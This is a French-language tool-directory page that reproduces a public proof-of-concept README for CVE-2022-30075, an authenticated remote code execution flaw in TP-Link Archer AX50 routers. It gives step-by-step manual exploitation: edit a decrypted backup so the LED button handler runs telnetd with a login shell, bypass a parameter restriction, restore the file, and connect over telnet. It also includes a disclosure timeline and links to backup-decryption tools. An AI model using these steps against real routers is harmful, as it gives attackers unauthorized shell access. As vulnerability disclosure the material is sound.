

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2022-30075 — Tp-Link Archer AX50 RCE authentifiée (CVE-2022-30075) | Kitploit

Outils/GitHubGitHub/aaronsvk/cve-2022-30075
Sécurité des Systèmes EmbarquésSécurité IoTAnalyse des VulnérabilitésExploitationExploitation d'Applications WebSécurité Matérielle
GitHubaaronsvk/cve-2022-30075

CVE-2022-30075

Tp-Link Archer AX50 RCE authentifiée (CVE-2022-30075)

Voir le dépôt
2354339il y a 4 ansVérifié par Kitploit
Partager

CVE-2022-30075

Exécution de code à distance authentifiée sur les routeurs Tp-Link

Appareils concernés

Si votre routeur Tp-Link dispose d'une fonctionnalité de sauvegarde et de restauration et que son firmware est antérieur à juin 2022, il est probablement vulnérable.

Testé avec

Tp-Link Archer AX50 ; d'autres routeurs Tp-Link peuvent utiliser un format de sauvegarde différent et l'exploit devra être modifié.

PoC

Utilisation de l'exploit pour démarrer le démon telnet sur le routeur tplink

Exploitation manuelle

  1. connectez-vous à l'interface web du routeur
  2. allez dans advanced -> system -> backup settings
  3. déchiffrez et décompressez le fichier de sauvegarde
  • si votre routeur utilise un format de fichiers de sauvegarde différent, vous pouvez modifier le code de l'exploit (classe BackupParser) ou simplement utiliser un outil depuis GitHub :
    https://github.com/stdnoerr/tp_link_credentials_harvester/blob/master/decrypt.py
    https://github.com/ret5et/tplink_backup_decrypt_2022.bin
    ...
  1. dans le fichier XML déchiffré, vous pouvez trouver quelque chose comme ceci :
<button name="led_switch">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/lib/led_switch</handler>
</button>
  • remplacez-le par ces lignes
<button name="exploit">
  <action>pressed</action>
  <button>ledswitch</button>
  <handler>/usr/sbin/telnetd -l /bin/login.sh</handler>
</button>
  • une restriction empêche la modification du paramètre system.button.handler, mais elle peut être facilement contournée en changeant le nom du nœud XML parent (par exemple name="exploit")
  • l'exécution de code peut être obtenue non seulement en modifiant le paramètre system.button.handler, mais aussi en utilisant ddns.service.ip_script, firewall.include.path, uhttpd.main, et d'autres...
  1. compressez et chiffrez le fichier de sauvegarde modifié
  2. allez dans advanced -> system -> restore settings -> téléversez le fichier de sauvegarde modifié
  3. après le redémarrage, appuyez sur le bouton LED qui déclenche l'exécution de la commande injectée /usr/sbin/telnetd -l /bin/login.sh
  4. connectez-vous à distance au routeur : telnet 192.168.1.1

Chronologie

15.03.2022 - Vulnérabilité identifiée
15.03.2022 - Support Tp-Link contacté
16.03.2022 - Réponse reçue de Tp-Link
02.05.2022 - CVE attribué
27.05.2022 - Tp-Link a publié un firmware corrigeant la vulnérabilité
07.06.2022 - Détails techniques publiés


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




